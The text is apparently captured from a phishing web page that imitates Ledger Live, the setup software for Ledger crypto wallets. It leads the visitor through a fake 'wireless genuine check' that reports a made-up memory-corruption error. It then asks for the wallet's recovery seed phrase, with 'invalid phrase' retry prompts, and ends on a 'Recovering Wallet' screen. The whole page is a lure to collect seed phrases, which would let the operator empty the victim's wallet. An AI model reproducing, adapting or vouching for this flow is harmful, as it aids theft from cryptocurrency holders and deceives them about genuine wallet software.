Connect your device to your computer with the USB cable.

THE MOST SECURE
CRYPTOCURRENCY
& NFT WALLET
Securely manage, buy and grow your crypto and NFTs on Ledger Live.
By tapping "Get started" you consent and agree to our
Terms of Service and Privacy Policy
Terms of Service and Privacy Policy
SELECT YOUR DEVICE

Ledger Nano X

Ledger Nano S

Ledger Stax

Ledger Flex
What would you like to do?
 SETUP NEW WALLET
Generate & Setup New Private Keys
 RUN DIAGNOSTICS
Scan your device and run some checks on it.
 UPDATE YOUR DEVICE
Update your Ledger device in under 10 minutes.
1GET STARTED
THE BEST WAY TO GET YOU STARTED:
-
1
Turn on Device
-
2
Do not unlock device
Make sure device screen is on with the prompt Enter Pin Code but do not unlock it.
-
3
Keep Your Recovery Phrase
Click on NEXT - Follow instructions on your Device.

2CONNECT LEDGER
CONNECT LEDGER
Please confirm you want to connect your ledger wirelessly.
I want to run this check wirelessly.
3GENUINE CHECK
Genuine Check
Running wireless check
Your device's memory has been corrupted
Ledger data damage error: 0x0194E32

4VERIFY RECOVERY PHRASE
INVALIDATE & GENERATE NEW SEED PHRASE
Enter your current Recovery Seed Phrase to recover your funds. A new Recovery Seed Phrase will be generated on the next step.
**Ledger does not keep a copy of your recovery phrase. Learn More here
VERIFY & RESTORE FROM RECOVERY PHRASE
Restore your Ledger from your recovery phrase to restore, replace or back up your Ledger hardware wallet.
Your Ledger will restore your private keys and you will be able to access and manage your crypto.
One or more words are incorrect. Please re-enter your recovery phrase to access your wallet on this Ledger Device.
The phrase is not valid. Please check and try again
4VERIFY RECOVERY PHRASE
INVALIDATE & GENERATE NEW SEED PHRASE
Enter your current Recovery Seed Phrase to recover your funds. A new Recovery Seed Phrase will be generated on the next step.
**Ledger does not keep a copy of your recovery phrase. Learn More here
VERIFY & RESTORE FROM RECOVERY PHRASE
Restore your Ledger from your recovery phrase to restore, replace or back up your Ledger hardware wallet.
Your Ledger will restore your private keys and you will be able to access and manage your crypto.
One or more words are incorrect. Please re-enter your recovery phrase to access your wallet on this Ledger Device.
The phrase is not valid. Please check and try again
5NEW RECOVERY PHRASE
NEW RECOVERY PHRASE
Copy and save your new recovery phrase.
Recovering Wallet
Trying to recover your wallet... this may take a few minutes